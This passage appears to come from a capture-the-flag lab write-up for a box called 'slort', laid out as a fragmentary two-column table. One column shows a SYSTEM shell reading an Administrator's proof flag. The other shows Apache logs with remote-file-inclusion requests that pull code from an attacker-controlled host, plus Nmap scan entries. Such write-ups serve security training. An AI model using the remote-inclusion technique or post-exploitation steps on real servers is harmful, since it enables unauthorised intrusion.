| slort                                                             | 2 Date: Wed, 26 Jun 2024 04:14:17 GMT                                             |
|                                                                   | 3 Server: Apache/2.4.43 (Win64) OpenSSL/1.                                        |
|                                                                   | 4 X-Powered-By: PHP/7.4.6                                                         |
|                                                                   | 5 Keep-Alive: timeout=5, max=100                                                  |
| C:\WINDOWS\system32>type C:\Users\Administrator\Desktop\proof.txt |                                                                                   |
| type C:\Users\Administrator\Desktop\proof.txt                     | 6 Content-Type: text/html; charset=UTF-8                                          |
| 276ddcb2da1c30c29a0a183e172353db                                  | 7                                                                                 |
| C:\WINDOWS\system32>ipconfig                                      | 8                                                                                 |
| ipconfig                                                          | 9                                                                                 |
| Windows IP Configuration                                          | 10 192.168.118.6 - - [23/Jun/2020:19:47:53]                                       |
|                                                                   | /site/index.php?page=http://192.168.118.                                          |
|                                                                   | "Mozilla/5.0 (X11; Linux x86_64; rv:78.0                                          |
|                                                                   | 11 192.168.118.6 - - [23/Jun/2020:19:48:15]                                       |
|                                                                   | /site/index.php?page=http://192.168.118.                                          |
|                                                                   | "Mozilla/5.0 (X11; Linux x86_64; rv:78.0                                          |
|                                                                   | 12 192.168.45.225 - - [25/Jun/2024:20:39:51]                                      |
|                                                                   | 13 192.168.45.225 - - [25/Jun/2024:20:39:51]                                      |
| Ethernet adapter Ethernet0:                                       | "_"                                                                               |
| Connection-specific DNS Suffix . . . . .                          | 14 192.168.45.225 - - [25/Jun/2024:20:42:24]                                      |
| IPv4 Address . . . . . 5.102.108.192 . . . . .                    | "Mozilla/5.0 (compatible; Nmap Scripting Engine; https://nmap.org/book/nse.html)" |
| Subnet Mask . . . . .                                             | 15 192.168.45.225 - - [25/Jun/2024:20:42:24]                                      |
| Default Gateway . . . . .                                         | "Mozilla/5.0 (compatible; Nmap Scripting Engine; https://nmap.org/book/nse.html)" |
| C:\WINDOWS\system32>                                              | 16 192.168.45.225 - - [25/Jun/2024:20:42:24]                                      |
|                                                                   | "Mozilla/5.0 (compatible; Nmap Scripting Engine; https://nmap.org/book/nse.html)" |